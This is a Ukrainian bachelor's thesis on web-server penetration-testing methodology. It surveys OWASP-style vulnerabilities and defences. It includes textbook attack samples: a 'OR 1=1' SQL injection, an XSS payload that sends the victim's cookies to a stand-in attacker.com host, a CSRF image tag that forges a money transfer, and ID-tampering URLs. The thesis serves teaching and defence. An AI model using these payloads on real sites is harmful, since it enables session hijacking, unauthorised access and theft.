НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«До захисту допущено»
В.о. завідувача кафедри

_____ М.В.Грайворонський
(підпис)
“_____”_____2019 р.

Дипломна робота

на здобуття ступеня бакалавра

з напряму підготовки 6.170101 «Безпека інформаційних і комунікаційних систем»

на тему: «Моделювання мережевих атак для тестування засобів захисту інформації»

Виконав (-ла): студент (-ка) 4 курсу, групи ФБ-52
(шифр групи)

Нооль Яна Віталіївна _____
(прізвище, ім’я, по батькові) (підпис)

Керівник: к.ф.-м.н., доц. Грайворонський М.В. _____
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Консультант _____ _____ _____
(назва розділу) (посада, вчене звання, науковий ступінь, прізвище, ініціали) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Студент _____
(підпис)

Київ - 2019 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)

Напрям підготовки 6.170101 «Безпека інформаційних і комунікаційних систем»

ЗАТВЕРДЖУЮ
В.о. завідувача кафедри
_____ М.В.Грайворонський
(підпис)
«___»_____2019 р.

ЗАВДАННЯ
на дипломну роботу студенту

Нооль Яні Віталіївні _____
(прізвище, ім'я, по батькові)

1. Тема роботи Моделювання мережевих атак для тестування засобів захисту інформації _____
_____ ,
науковий керівник роботи к.ф.-м.н., доц. Грайворонський М.В. _____
_____,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом по університету від «____ » 2019 р. № _____

2. Термін подання студентом роботи 10 червня 2019 р.

3. Вихідні дані до роботи _____
_____
_____

4. Зміст роботи_____
_____
_____
_____

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) _____
_____
_____
_____

6. Дата видачі завдання _____

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка

Студент _____ _____
(підпис) (ініціали, прізвище)

Науковий керівник роботи _____ _____
(підпис) (ініціали, прізвище)

РЕФЕРАТ

Робота обсягом 69 сторінок, містить 13 ілюстрацій, 1 таблицю, 56 літературних посилань та 1 додаток.

Об’єкт дослідження: методика тестування на проникнення веб-серверів

Мета роботи: підвищення ефективності та швидкості тестування на проникнення веб – серверів.

Методи дослідження: методи порівняння

У практичній частині розроблено методику тестування на проникнення. Розроблена методика враховує переваги існуючих методик тестування на проникнення у світі та містить перелік та опис інструментів для тестування.

У роботі також є аналіз поширених вразливстей у веб серверах, способи захисту від них, та оцінка вразливостей з використанням метрики CVSS.

Практичне значення роботи полягає у зниженні тривалості та обгрунтуванні вибору засобів та інструментів тестування на проникнення.

Результати здійснених у дипломній роботі досліджень можуть бути використані при тестуванні на проникнення веб-серверів.

Наукова новизна дослідження полягає у адаптації методів тестування на проникнення веб – додатків, та тестування лише на наявність вразливостей лише з критичним рівнем ризику.

Ключові слова: тестування на проникнення, веб – сервер, вразливість, методика, атаки, веб – додаток

ABSTRACT

Work in volume of 69 pages, contains 13 illustrations, 1 table, 56 literary references and 1 supplement.

Object of research: the technique of testing on the penetration of web servers

Objective: to increase the efficiency and speed of testing for penetration of web servers.

Research methods: comparison methods

In practice, a penetration testing technique has been developed. The developed method takes into account the advantages of existing penetration testing methods in the world and contains a list and description of testing tools.

Also analyzes the common vulnerabilities in web servers, how to protect them, and assess vulnerabilities using the CVSS metrics.

The practical value of the work is to reduce the duration and justify the choice of penetration testing tools.

The results of thesis research can be used for web server penetration testing.

The scientific novelty of the study is to adapt testing methods to penetrate web applications, and testing only for vulnerabilities with only critical risk.

Keywords: penetration testing, web server, vulnerability, method, attack, web - appendix

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

CERT (Computer Emergency Response Team) – спеціалізований структурний підрозділ Державного центру кіберзахисту

CERT – UA (Computer Emergency Response Team – Ukraine) – команда реагування на комп’ютерні надзвичайні події в Україні

CSS (Cascading Style Sheets) – каскадні таблиці стилів

CVSS (Common Vulnerability Scoring System) – загальна система оцінки вразливостей

FIRST (Forum of Incident Response and Security Teams) – форум команд реагування на надзвичайні події

FTP (File Transfer Protocol) – протокол передачі файлів по мережі

HTML (Hypertext Markup Language) – мова розмітки гіпертекстових документів

HTTP (Hypertext Transfer Protocol) – протокол передачі даних

ID (Identifier) – унікальна ознака об'єкта

IP (Internet Protocol) – інтернет протокол

ISSAF (Information Systems Security Assessment Framework) - структура інформаційних систем з оцінки безпеки

ISO (International Organization for Standardization) – міжнародна організація, що займається випуском стандартів.

LDAP (Lightweight Directory Access Protocol) – мережевий протокол прикладного рівня для надсилання запитів та модифікації даних служби каталогів через TCP/IP

NIST (National Institute of Standards and Technology) – національний орган зі стандартизації у США

OS (operating system) – операційна система

OWASP (Open Web Application Security Project) – це відкритий проект забезпечення безпеки веб-додатків

PHP (Hypertext Preprocessor) – гіпертекстовий препроцесор

PTES (Penetration Testing Execution Standard) – стандарт виконання тестування на проникнення

SQL (Structured Query Language) – мова структурованих запитів

SSL (Secure Sockets Layer) – рівень захищених сокетів

TLS (Transport Layer Security) – протокол захисту транспортного рівня

URL (Uniform Resource Locator) – уніфікований локатор ресурсів

US – CERT (Unated States Computer Emergency Response Team) – команда реагування на комп'ютерні надзвичайні події Сполучених Штатів Америки

XSS (Cross – site Scripting) – міжсайтове иконання сценаріїв

ДСТУ – державний стандарт України

НД ТЗІ – нормативний документ системи технічного захисту інформації

ОС – операційна система

ПЗ – програмне забезпечення

СКБД – система кервання базами даних

ВСТУП

Зі збільшенням залежності компаній будь-якого напрямка діяльності від IT технологій, гостро постає питання забезпечення інформаційної безпеки. Одним з ключових заходів в забезпеченні інформаційної безпеки компанії є тестування на проникнення. Це дозволяє упевнитися в надійності захисту від несанкціонованого доступу та інших загроз інформаційної безпеки. [1]

Після аналізу повідомлень у засобах масової інформації, та повідомлення команди аварійні події в Україні (CERT-UA). Зробився висновок, що протягом останніх кількох років втручання організованих груп зловмисників в роботу комп'ютерних систем установ та підприємств призвело до блокування роботи, та матеріального і репутаційного збитку. BlackEnergy на інформаційно-телекомунікаційні системи Міністерства фінансів, Державної казначейської служби, та атаки з застосуванням вірусу PetyaA.[1] . Ми повинні визнати, що нині в Україні законодавство в сфері захисту інформації застаріло, і не відповідає вимогам сьогодення. В Україні відсутня єдина затверджена методика тестів на проникнення. [2] Саме тому, рівень захисту комп'ютерних систем не відповідає існуючим загрозам. Не дивлячись на те, що глобальні організації в області кібербезпеки займаються дослідженнями вразливості веб-додатків, та існують стандарти обробки інформації про уразливості, інструменти виявлення вразливостей та методи виявлення вразливостей. Проте, методи сканування уразливостей є загальними і охоплюють широкий спектр тем. Таким чином, ці методи можуть бути надлишковими, якщо вони застосовуються до конкретних систем. Отже, при пошуку деяких уразливостей може бути витрачено необгрунтоано багато часу. У зв'язку з цим пропонується провести аналіз наявних методик для подальшої розробки нової методики, що підходить для Українських стандартів. [2]

Мета цього диплому - це аналіз інформації, що стосується питань рівня безпеки комп'ютерних систем, узагальнення інформація та розробка відповідних

пропозицій для вітчизняних підприємств, установ, організацій. Це дасть змогу підвищити рівень захищеності комп'ютерних мереж та систем. При цьому зменшити тривалість тестування. [3] Доцільно використовувати проактивний захист, одним з методів якого є тестування на проникнення. Такий підхід є єдиним способом отримати реальну картину стану захищеності системи, і, отже, здобути контроль над IT-середовищем, що постійно зростає.

Об'єкт дослідження є методика тестування на проникнення веб-додатків.

Предмет дослідження є вразливості веб-серверів, методи їх виявлення та знешкодження.

Методи дослідження є методи порівняння, системний підхід

Наукова новизна одержаних результатів є адаптацією методів тестування на проникнення веб – додатків

Практичне значення одержаних результатів полягає у зниженні тривалості та єфективності методу, обгрунтуванні вибору засобів тестування на проникнення

1 АНАЛІЗ ВРАЗЛИВОСТЕЙ ВЕБ-СЕРВЕРІВ

1.1 Аналіз принципів функціонування веб – серверів та технологій їх побудування

Веб-сайти розміщуються на веб-серверах. Веб-сервер - це комп'ютер, на якому працює операційна система, та який зберігає файли сайту (HTML-документи, CSS-стилі, JavaScript-файли, зображення) і доставляє їх на пристрій кінцевого користувача (веб-браузер).

Веб-сервери можуть також взаємодіяти з базами даних, якщо вони реалізовані таким чином, щоб отримувати інформацію з баз даних і надавати їх у певному форматі HTML. [1]

З точки зору програмного забезпечення, веб-сервер включає в собі деяку кількість компонентів, які відповідають за доступ користувачів файлів, які розташовані на сервері, наприклад - HTTP-сервер. HTTP-сервер - це частина програмного забезпечення, яка розуміє веб-адреси (URL) і HTTP. [3] Сервери зберігають веб-сторінки та надають їх клієнту за запитом, обробленому через HTTP, якій у всій архітектурі відіграє вирішальну роль як протокол, покладений на передачу інформації від клієнта до сервера, і навпаки.

Природньо, що мережа схильна до атаки з боку хакерів, які атакують веб-сервери багатьма способами. Саме тому будь-яка вразливість в додатках, базі даних, операційній системі або в мережі призведе до атаки на веб-сервер. [4] Під атакою на WEB-сервер мається на увазі порушення нормальної працездатності вузла, видалення або модифікація його вмісту або отримання привілейованого доступу до машини.

Враховуючи різноманітність технологій, що використовуються у компонентах веб – сервера, виникає необхідність проведення аналізу існуючих мережевих ататак на веб-сервер та способів захисту від них. [4] На рисунку 1.1 наведено стек вразливості веб-сервера.




Рисунок 1.1 – Стек вразливостей веб-сервера

1.2 Основні типи мережевих атак та приклади сценаріїв атак

1.2.1 SQL-ін’єкції

База даних є дуже зручною структурою для зберігання інформації. У більшості випадків доступ до бази даних здійснюють, використовуючи спеціальну мову запитів – SQL, яка реалізується за допомогою інтерпретатора . [5] Інтерпретована мова - це мова, виконання якої включає компонент часу виконання, який інтерпретує код мови і виконує інструкції, які містяться у ньому. [6]Через те, як інтерпретуються мова, виникає сімейство вразливостей, відомих як впровадження коду. [7] Можливість впровадження ін'єкції виникає тоді, коли ненадійні дані відправляються інтерпретатору як частина команди або запиту.

Процес, за допомогою якого додаток звертається до сховища даних, однаковий, незалежно від того, чи був цей доступ ініційований діями непривілейованого користувача або адміністратора програми. [5] Веб-додаток функціонує як дискреційне управління доступом до сховища даних, створюючи запити для отримання, додавання або зміни даних у базі даних на основі

облікового запису та типу користувача. Успішна ін'єкційна атака, яка змінює запит (а не тільки дані в запиті), може обійти дискреційні засоби контролю доступу додатка і отримати несанкціонований доступ. [8] А якщо логіка програми контролюється результатами запиту, зловмисник може змінити запит, щоб змінити логіку програми.

Приклад сценарію атаки:

Первісна мета коду - створення оператора SQL для вибору користувача з заданим ідентифікатором користувача. Користувач може ввести деякі "розумні" вхідні дані таким чином:

UserId: 150 OR 1=1

Тоді оператор SQL буде виглядати так:

SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;

Наведений вище SQL є дійсним і повертає всі рядки з таблиці "Користувачі", оскільки OR 1 = 1 завжди TRUE.

Багато додатків, які реалізують функцію входу в систему на основі форм у браузері , використовують базу даних для зберігання облікових даних користувача і виконують простий запит SQL для перевірки кожної спроби входу в систему. [9]

Тобто хакер може отримати доступ до всіх імен користувачів і паролів у базі даних, просто вставивши в поле введення 105 OR 1 = 1.

1.2.2 XSS-атака

XSS атака - це атака на вразливість на сервері, що вставляє довільний HTML / JavaScript код в результат роботи сценарію в тих випадках, коли сценарій не фільтрує дані, які надішли від користувача. Через те, що фільтація не працює

- сервер не перевіряє дану змінну на наявність в ній заборонених знаків -, <, >, ', «.

Код може містити шкідливу інформацію, яка може скомпрометувати комп'ютер жертви через експлойти веб-браузера. Також міжсайтовий скриптинг може містити шкідливий JavaScript код, який надсилає свої облікові дані сеансу на інший веб-сервер. [10]

Використання міжсайтових сценаріїв може бути направлено на те, щоб надати хибну інформацію жертві, наприклад, неправдиву інформацію «реального світу», таку як новини, які виглядають так, як ніби вони отримані з іншого законного джерела. [11] Вміст может містити форми входу в систему, які в разі відправки відправлятимуть облікові дані для входу на веб-сервер, що належить хакеру, замість «реального» сервера.

Даний тип атак цікавий тим, що шкідливий скрипт з сервера виконується на комп'ютері клієнта, причому викликає його сама жертва. [12]

Приклад сценарію атак:

У цьому прикладі припускається, що кінцевою метою зловмисника є крадіжка файлів cookie жертви за допомогою вразливості XSS на веб-сайті.

Додаток використовує ненадійні дані при створенні фрагмента HTML без перевірки вводу:

(String) page + = "<input name = 'cardcredit' type = 'NUMBER' value = '" + request.getParameter ("DD") + "'>";

Атакуючий змінює параметр «DD» в браузері:

'> <script> document.location =' http: //www.attacker.com/cgi

bin / cookie.cgi? foo = '+ document.cookie </script>'.

Це приводить до надсилання ID сеансу жертви на сайт злочинця, дозволяючи захопити поточну сесію.

1.2.3 CSRF -атака

Підробка міжсайтових запитів (CSRF) - це атака, яка змушує кінцевого користувача виконувати небажані дії в веб-додатку, для якого вони зараз проходять перевірку автентичності. [13]Уразливості CSRF можуть виникати, коли додатки використовують виключно cookie-файли HTTP для ідентифікації користувача, який відправив конкретний запит. [14]Оскільки браузери автоматично додають файли cookie в запити незалежно від джерела запиту, зловмисник може створити шкідливий веб-сайт, який підробляє междоменной запит до уразливому додатком.атакуючий створює підроблені HTTP-запити і змушує жертву відправляти їх через теги зображень, XSS або інші методи. [15] Атакуючий може змусити жертву виконати будь-яку операцію з зміни стану: вхід в систему, оновлення облікових даних, вчинення фінансових транзакцій.

Приклад сценарію атаки:

Додаток дозволяє користувачеві відправити запит на зміну стану, який не містить нічого секретного

http://example.com/transfer?amount=3600&destAccount=12345678

Зловмисник створює запит, що переводить гроші з рахунку жертви на його рахунок, а потім додає цю атаку в запит на зображення, яке зберігається на його сайті:

<Img src = "http://example.com/transfer?amount=3600&destAccount= attackersAcct # "width =" 0 "height =" 0 "/>

Якщо жертва відвідує сайти зловмисника після проходження аутентифікації на example.com, підроблені запити включають інформацію про сеанс, дозволяючи запит зловмисника

1.2.4 Broken authentication

Дуже часто на це вразливе місце розробники приділяють дуже мало часу та уваги, а цей тип атак може дозволити зловмиснику або захопити, або обійти методи аутентифікації, які використовуються веб-додатком, перехопивши ID користувача. [16]

Для того, щоб відрізняти одного користувача від іншого, web-додаток використовує так звані сесійні куки. [17] Після того, як користувач ввів логін та пароль, і додаток його авторизував, в сховище браузера зберігається спеціальний ідентифікатор, який браузер надалі пред'являє серверу при кожному запиті сторінки web-додатка. [18] Саме так web-додаток розуміє, що це необхідний користувач.

У разі, якщо хакер отримає ідентифікатор сесії системи, у якої не були реалізовані перевірки, наприклад, перевірки IP-адреси у сесії, або перевірки наявності більш одного з'єднання в одній сесії, тоді зловмиснику буде можливо отримати доступ з правами облікового запису користувача. [19] Тому мета атаки некоректної аутентифікації - захопити один або кілька облікових записів та отримати ті ж привілеї, що й у атакованого користувача. [20]

Наступні типи слабкостей можуть дозволити зловмиснику обійти методи аутентифікації:

– Вхідні дані автентифікації користувача не захищені при збереженні.

– Реєстраційні дані, які легко підібрати (наприклад, пароль «password»)

– Ідентифікатори сеансів відображаються в URL-адресі (наприклад, при копіюванні URL-адреси

– Значення сеансу не вичерпується або не стає недійсним після виходу з системи.

– Ідентифікатори сеансів не повертаються після успішного входу.

– Ідентифікатори сеансів та інші облікові дані надсилаються через незашифровані з'єднання.[21]

Сценарій реалізації атаки:

У додатку електронної комерції додається ідентифікатори сеансів до URL-адреси:

http://example.com/discount/discountitems/jsessionid=2LDM4968MS20NDWOCMJV/?item=laptop

Користувач, що вже був аутентифікованим на сайті, пересилає URL своїм друзям, щоб розповісти про знижені продажі. [22] Він надсилає електронну пошту вищезгаданим посиланням, не знаючи, що тим самим видає ідентифікатори сеансу. Коли його друзі використовують посилання, вони можуть використовують як і його сеанс ,так і його кредитну картку. [23]

1.2.5 Атака неправильної конфігурації

Атака неправильної конфігурації додатків використовує недоліки конфігурації, знайдені у веб-додатках.[24] Це одна з тих вразливостей, яку складно точно визначити. Вразливість залежить від того, як обробляються налаштування параметрів в додатку, а не від программного коду. [25] Неправильна конфігурація безпеки може статися на будь-якому рівні прикладних програм, включаючи платформу, веб-сервер, сервер додатків, базу даних і фреймворк. [26] Тому неправильні конфігурації безпеки можуть варіюватися від налаштування фреймворків до налаштування прав доступу облікових записів бази даних. [28]Багато додатків постачаються з непотрібними та небезпечними функціями, такими як функції налагодження та забезпечення якості, включені за замовченням. [30] А саме ці непотрібні функції можуть

забезпечувати хакера можливостями для обходу методів аутентифікації та отримання доступу до конфіденційної інформації. [31] Крім того, робота «за замовчуванням» може включати відомі імена користувачів і паролі, запрограмовані облікові записи, спеціальні механізми доступу та неправильні налаштування для файлів, доступних через веб-сервери. [32]

Якщо додаток використовує веб-сервер, платформу, платформу додатка, базу даних, мережу або містить будь-якої код, то це є ризиком неправильно зконфігурувати безпеку системи. В IT-співтоваристві стало загальновизнаним фактом, що неправильна конфігурація є найбільш суттєвою уразливістю, з якою стикаються підприємства сьогодні. [32]Тому що деякі з найбільш поширених неправильних конфігурацій в традиційних центрах обробки даних включають:

– конфігурації за замовчуванням, які ніколи не змінювалися і залишаються небезпечними

– неповні конфігурації, які повинні були бути тимчасовими

– невірні припущення щодо очікуваної поведінки програми та вимог до підключення.

Без правильного рівня розуміння неправильне налаштування безпеки створює нові ризики для гетерогенних середовищ.

Приклади неправильних налаштувань безпеки:

– Непотрібні порти адміністрування, які відкриті для будь-якого додатку. Вони роблять додаток вразливим для віддалених атак.

– Вихідні підключення до різних інтернет-сервісів. Це може виявити небажану поведінку додатка в критичному середовищі.

– Застарілі додатки, які намагаються взаємодіяти з додатками, які більше не існують. Зловмисники можуть імітувати ці додатки для встановлення з'єднання.

Приклад сценарію атак:

– Консоль адміністратора сервера додатків автоматично встановлюється і не видаляється. Тобто акаунти, які були створені за замовчуванням не змінені. Атакуючий виявляє сторінки адміністратора за замовчуванням на сервері, входить в систему з паролями за замовчуванням і вступає у володіння. [33]

– Конфігурація сервера додатків дозволяє користувачам повертати сліди стека, що потенційно може виявити недоліки. Це надає додаткову інформацію, яка надає повідомлення про помилки.

– Сервер додатків поставляється з прикладами додатків, які не видаляються з робочого сервера. Ці приклади додатків мають певні недоліки безпеки, які зловмисники можуть використовувати для злому.

1.2.6 Sensitive Data Exposure

Ряд вразливостей можна класифікувати, як витік конфіденційних даних, і в них загальне те, що вони включають випадкове виявлення конфіденційної інформації, яка повинна бути криптографічно захищена. [34]Насамперед, чутливі дані - це інформація, яка може бути використана або маніпульована для злісних цілей, це і номери банківських карток і облікові дані і податкові ідентифікатори. Коли користувач вводить будь-яку інформацію в веб-додатку, він впевнений, що сервер захистить ці конфіденційні дані. [35] Але найчастіше уразливі програми взагалі не шифрують конфіденційні дані, зберігаючи їх у базі даних, яка може бути скомпрометована SQL ін'єкціями або іншими типами атак. У деяких випадках, навіть якщо криптографія використовується, вона може бути недостатньою, оскільки багато веб-додатків все ще використовують слабкі криптографічні алгоритми або прості хеші для захисту конфіденційних даних. [36]

Вплив чутливих даних може бути викликаний як зовнішніми, так і внутрішніми атаками. Невдоволений працівник представляє більше загрози, ніж будь-який аутсайдер, оскільки працівник вже має доступ до інформації компанії та має право зловживати нею. Хмарне зберігання є зручним варіантом для зберігання ваших даних, але якщо він не забезпечений належним чином, він надає відкриту платформу для атак. [34]

Ці уразливості, як правило, досить важко використовувати хакерами, але вплив є дуже серйозним, тому дуже важливо це розуміти і робити відповідні рішення в архітектурі додатків. : Оскільки більшість, якщо не всі, компанії використовують веб-програми для своєї діяльності, їх дані постійно піддаються як внутрішнім, так і зовнішнім загрозам. [35]Цей ризик може привести компанію до величезних витрати; включаючи витрати на відновлення безпеки, витрати на сповіщення та підтримку потерпілих, та вартість регулятивних штрафів.

Приклад сценарію атак:

1. Значення ідентифікатора використовується безпосередньо для отримання доступу до інших записів в базі даних, які їм не належать:

Розглянемо цей URL в уразливому додатку:

www.example.com/profile/3032

У цьому URL-адресі 3032 є ідентифікатором запису профілю в базі даних. Оскільки він відображається в URL-адресу та є передбачуваним, зловмисник може просто змінити його на інше значення і отримати доступ до профілів обмеженого доступу інших користувачів. [36]

Ще один приклад використання URL-адреси для отримання ресурсу файлової системи:

www.example.com/reports?name=feb2016report.pdf

Параметр name в цьому URL вказує точне ім'я файлу для вилучення. Зловмисники можуть змінити цей прогнозований параметр для доступу до звітів за інші місяці, за які у них немає доступу.

2. Значення параметра використовується безпосередньо для виконання операції в системі.

http://foo.bar/changepassword?user=someuser

У цьому випадку значення параметра user використовується, щоб повідомити додатком, для якого користувача воно повинно змінити пароль. У багатьох випадках цей крок буде частиною багатокрокової операцією. На першому етапі додаток отримає запит про те, який пароль користувача повинен бути змінений, а на наступному етапі користувач надасть новий пароль (без запиту поточного). [37]

Параметр user використовується для прямого посилання на об'єкт користувача, для якого буде виконана операція зміни пароля. Зловмисник може спробувати вказати інше ім'я користувача, відмінне від того, яке в даний момент зареєстровано, і може змінити пароль іншого користувача. [38]

3. Значення параметра використовується безпосередньо для вилучення ресурсу файлової системи.

http://foo.bar/showImage?img=img00011

У цьому випадку значення параметра file використовується, щоб повідомити додатком, який файл користувач має намір отримати. Вказавши ім'я або ідентифікатор іншого файлу (наприклад, file = image00012.jpg), зловмисник зможе отримати об'єкти, що належать іншим користувачам.

4. Значення параметра використовується безпосередньо для доступу до функціональності програми.

http://foo.bar/accessPage?menuitem=12

У цьому випадку значення параметра menuitem використовується, щоб повідомити додатком, до якого пункту меню (і, отже, до яких функцій програми) користувач намагається отримати доступ. Припустимо, що користувач повинен бути обмежений і тому має посилання, доступні тільки для доступу до пунктів меню 1, 2 і 3. [38]Змінюючи значення параметра menuitem, можна обійти авторизацію і отримати доступ до додаткових функцій програми. Зловмисник визначає місце розташування, в якому функціональність програми визначається за посиланням на пункт меню, зіставляє значення пунктів меню, до яких він отримати доступ, і потім намагається виконати інші пункти меню.

1.2.7 Відсутність контролю рівня доступу на функціональному рівні

Якщо перевірка справжності в чутливих обробниках запитів недостатня або відсутня, вразливість можна віднести до категорії «Відсутність контролю доступу на рівні функцій».

Уразливості контролю доступу на рівні функцій можуть бути викликані недостатнім захистом чутливих оброблювачів запитів в додатку. Додаток може просто приховати доступ до чутливих дій, не може забезпечити достатню, щоб отримати певних дій або ненавмисно виставити дію через керований користувачем параметр запиту. [39]Ці уразливості можуть бути набагато складнішими і бути результатом тонких крайніх випадків в базовій логіці програми.

Прикладом цієї вразливості може бути неавторизований користувач, який має можливість доступу до URL-адресою, який містить будь-яку конфіденційну інформацію або надає функціональні можливості, призначені тільки для авторизованих користувачів. [40] Іншим прикладом поширеного типу цієї уразливості може бути просто приховання функції від користувача, але дозволити запит, я користувач зможе з'ясувати, як її використовувати.

Приклад сценарію атак:

1) Примусовий перегляд URL-адреси. Зловмисник просто змушує браузер вказувати URL-адреси. Наступні URL вимагають аутентифікації.

Перейдіть на сайт і зверніть увагу на URL:

http://example.com/app/getappinfo

Тепер необхідно просто додати параметр, щоб побачити, чи існує сторінка. Якщо так, тепер у є доступ адміністратора до програми:

http:// example.com/app/admin_getappinfo.

Права адміністратора також потрібні для доступу до сторінки адміністратора getappInfo. Якщо неаутинтифікований користувач може отримати доступ до будь-якій сторінці, це недолік. Якщо аутентифікованому користувачеві без прав адміністратора дозволений доступ до сторінки admin_getappInfo, це також є недоліком і може привести зловмисника до більш неналежним чином захищеним сторінок адміністратора. [41]

2) Горизонтальна атака доступу. Сторінка надає параметр для визначення функції, що викликається, і різні дії вимагають різних ролей. Якщо ці ролі не виконуються, це недолік.

Користувач переходить на сайт, реєструється для підтвердження авторизації ресурсів сайту: http://example.com/app/userId=21775

Користувач змінює userId на інший користувач:

http://example.com/app/userId=31356

Якщо належні процедури авторизації не існують, користувач тепер має можливість входити в систему як інші користувачі, просто змінюючи ID користувача. [41]

1.3 Способи захисту веб серверу від атак

1.3.1 Захист від SQL-ін’єкцій

1. Оновлювати всі програмні компоненти веб-додатків, включаючи бібліотеки, плагіни, платформи, програмне забезпечення веб-сервера і програмне забезпечення сервера бази даних, використовуючи останні доступні оновлення для системи.

2. Використовувати принцип найменших привілеїв у зовнішніх посиланнях при підготовці облікових записів, які використовуються для підключення до бази даних SQL. [42] Наприклад, якщо веб-сайту потрібно тільки витягти веб-контент з бази даних за допомогою операторів SELECT, не треба надавати цьому обліковому запису інші привілеї, такі як INSERT, UPDATE або DELETE. У багатьох випадках цими привілеями можна управляти, використовуючи відповідні ролі бази даних для облікових записів. І ніколи не дозволяти веб-додатку підключатися до бази даних з правами адміністратора (наприклад, під обліковим записом «sa» на Microsoft SQL Server). [43]

3. Налаштувати належні звіти про помилки та їх обробку на веб-сервері і в коді так, щоб повідомлення про помилки баз даних ніколи не відправлялися в веб-браузер клієнта. Тому що зловмисники можуть використовувати технічні деталі в повідомлень про помилки, щоб скорегувати свої запити для успішної експлуатації. [43]

4. Використовувати escape-символи, щоб спеціальні символи ігнорувалися. Escape –символи – це просто засіб повідомити MySQL, що це не одиночна лапки, яка завершує рядок, а це частина самої рядки. Щоб MySQL знав, що це безпечно, це додати до нього символ зворотної косої межі.

5. Використовувати брандмауер веб-додатків (WAF) для веб-додатків, які звертаються до баз даних. Це може допомогти ідентифікувати спроби впровадження SQL, а іноді і запобігти попаданню спроб впровадження SQL на додаток. [44]

1.3.2 Захист від XSS-атак

1. Використовувати атрибут HttpOnly. Коли веб-сервер встановлює файли cookie, він може надати деякі додаткові атрибути, щоб гарантувати, що файли cookie стануть недоступними з використанням шкідливого JavaScript:

Set-Cookie: [ім'я] = [значення]; HttpOnly

HttpOnly гарантує, що файли cookie будуть відправлятися тільки на той домен, з якого вони були створені.

2. Кодувати вихідні змінні. Щоб запобігти атакам XSS, додатку необхідно переконатися, що всі вихідні дані на сторінці закодовані, а потім повернуті кінцевому користувачеві. Кодування вихідних змінних замінює розмітку HTML альтернативними уявленнями, які називаються «entities». При використанні entities браузер відображає об'єкти, але не запускає їх. Наприклад, <script> перетворюється в & lt; script & gt;. [35]

При цьому коли веб-браузер виявляє об'єкти, вони перетворяться назад в HTML і відображаються, але не запускаються. Наприклад, якщо зловмисник вставить <script>alert("На вас напали")</script> в змінне поле веб-сторінки сервера, сервер за допомогою цієї стратегії поверне <script>alert("На вас напали ")</script> . [36]

Коли веб-браузер завантажує закодований скрипт, він перетворює закодований скрипт назад в попередження <script>alert("На вас напали")</script> і відображає скрипт як частину веб-сторінки, але браузер не буде запускає скрипт.

3. Використовувати політику перетину кордонів(a crossing boundaries policy). При використанні політики перетину кордонів всі аутентіфіцированні користувачі на сайті повторно мусять вводити свої реєстраційні дані, перш ніж їм буде дозволений доступ до певних сторінок і послуг на сайті. [37]

Навіть якщо у аутентифицированного користувача є файл cookie, який дозволяє йому автоматично входити в систему, все одно встановити він в будь-якому випадку користувач буде повторно вводив свої ім'я та паролі перед входом на певні сторінки.

Причина, по якій ця стратегія ефективна для припинення атаки XSS, полягає в тому, що вона сильно обмежує можливість захоплення сеансу хакером XSS. [36]

1.3.3 Захист від CSRF –атаки

Захист від CSRF вимагає двох речей: забезпечення того, щоб GET-запити не мали побічних ефектів, і забезпечення того, щоб не-GET-запити могли виходити тільки з клієнтського коду. [38]

Щоб це забезпечити необхідно :

1. Передача стану уявлення (REST) - це набір принципів проектування, які привласнюють певні типи дій (перегляд, створення, видалення, оновлення) різним HTTP-verbs. Наступні REST-фул дизайни будуть підтримувати код в чистоті і допоможуть масштабувати ваш сайт. Більш того, REST наполягає на тому, щоб запити GET використовувалися тільки для перегляду ресурсів. Відсутність побічних ефектів в GET-запитах обмежить шкоду, яка може бути завдана зловмисно створеними URL-адресами - зловмиснику доведеться працювати набагато старанніше для створення шкідливих POST-запитів. [39]

2. Використовувати Anti-Forgery Tokens. Навіть якщо дії по редагуванню обмежені non-GET-запитами, ви не повністю захищені. POST-запити як і раніше можна відправляти на ваш сайт із сценаріїв і сторінок, розміщених на інших доменах. Щоб гарантувати, що обробляються тільки дійсні HTTP-запити, необхідно включати секретний і унікальний токен в кожну HTTP-відповідь, і щоб сервер перевіряв цей токен при його поверненні в повторних

запитів, що використовують метод POST (або будь-який інший метод). крім GET, насправді. [39]Кожен раз, коли ваш сервер відображає сторінку, яка виконує конфіденційні дії, він повинен записати маркер захисту від підробки в приховане поле форми HTML. Цей токен потрібно включити в відправку форми або виклики AJAX. Сервер повинен перевіряти токен, коли він повертається в повторних запитів, і відхиляти будь-які виклики з відсутніми або недійсними токенами. [39]Токенами проти підробки зазвичай є (строго) випадкові числа, які зберігаються в файлі cookie або на сервері в міру їх записи в приховане поле. Сервер порівняє токен, прикріплений до вхідного запиту, зі значенням, збереженим у файлі cookie. Якщо значення ідентичні, сервер прийме дійсний HTTP-запит. [40]

3. Перевіряти, що файли Cookies відправлені з атрибутом Cookie SameSite

Команда Google Chrome додала новий атрибут до заголовка Set-Cookie, щоб запобігти CSRF. Атрибут cookie з одним сайтом дозволяє розробникам інструктувати веб-переглядачі контролювати, чи надсилаються файли cookie разом із запитом, ініційованим доменами сторонніх виробників. Встановлення атрибута " Same-Site" у файлі cookie досить просто:

Set-Cookie: CookieName = CookieValue; SameSite = Lax;

Set-Cookie: CookieName = CookieValue; SameSite = Strict;

